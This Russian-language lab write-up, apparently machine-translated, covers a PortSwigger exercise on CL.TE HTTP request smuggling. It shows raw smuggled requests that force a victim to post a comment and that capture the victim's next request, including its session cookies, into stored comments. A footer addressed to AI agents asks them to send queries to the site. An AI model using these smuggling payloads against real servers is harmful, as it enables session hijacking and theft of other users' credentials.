> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/request-smuggling/capture-queries-from-other-users.md).
# Перехват запросов других пользователей
Заметки по перехвату запросов других пользователей для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### Использование HTTP Request Smuggling для захвата запросов других пользователей

Лаборатория настраивает фронтенд-сервер и бэкенд-сервер. Фронтенд **не поддерживает chunked encoding**. / Цель — **контрабандист** запрос на бэкенд, чтобы **следующий запрос пользователя** является **сохраняется приложением**. / Затем, **восстановить этот запрос** и использовать **cookies жертвы** для доступа к его учетной записи.
Лаборатория имитирует пользователя-жертву: все немногие отправленные POST-запросы жертва выполняет свой собственный запрос. / Иногда требуется повторить атаку несколько раз.
> Хотя лаборатория позволяет использовать HTTP/2, решение должно использовать **HTTP/1** так как некоторые техники возможны только в этом протоколе. " " Фронтенд интерпретирует **Content-Length**, в то время как бэкенд рассматривает **Transfer-Encoding: chunked**, создавая уязвимое смещение. " " Расширение Burp HTTP Request Smuggler может помочь вручную исправить длины.
#### 1. **Запрос, интерпретируемый фронтендом**
Фронтенд читает `Content-Length: 13`, затем также видит `Transfer-Encoding: chunked`:
```http
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Transfer-Encoding: chunked
0
postId=6
```
После конца чанка (`0`), добавляется дополнительный запрос к бэкенду.
#### 2. **Внедрение POST-запроса для публикации комментария**

Вы создаете спрятанный запрос, содержащий второй полный запрос:
```http
POST / HTTP/1.1
Host: 0a36007e032121be824c43d100150069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 285
Transfer-Encoding: chunked
0
postId=6
POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=jjCIZY2wVTQVhJ6tfWqnEV3pftTw4Rus
Content-Length: 130
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=6&comment=test&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```

Результат:/ Спрятанный запрос обрабатывается так, как будто он пришел из вашей собственной сессии, и приложение публикует комментарий.
#### 3. **Принуждение жертвы к публикации комментария**
Вы изменяете тело на:
{% code overflow="wrap" %}
```http
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=6&comment=HackedByJordan&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```
{% endcode %}
```http
POST / HTTP/1.1
Host: 0a36007e032121be824c43d100150069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 287
Transfer-Encoding: chunked
0
POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=jjCIZY2wVTQVhJ6tfWqnEV3pftTw4Rus
Content-Length: 134
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=7&comment=HackedByJordan&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```


и отправляете аналогичный запрос. / При перезагрузке приложение отображает **Спасибо за ваш комментарий**, что указывает на то, что жертва опубликовала этот комментарий.
#### 4. **Подготовка к захвату запроса жертвы**
Чтобы захватить весь запрос пользователя-жертвы, вы значительно увеличиваете `Content-Length` так, чтобы бэкенд воспринимал следующий запрос как содержимое:
```http
Content-Length: 1000
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=4&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com&comment=HACKED
```
Следующий запрос, отправленный жертвой, затем поглощается ожидаемым телом... / и становится **доступным для просмотра в хранилище приложения**.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/request-smuggling/capture-queries-from-other-users.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.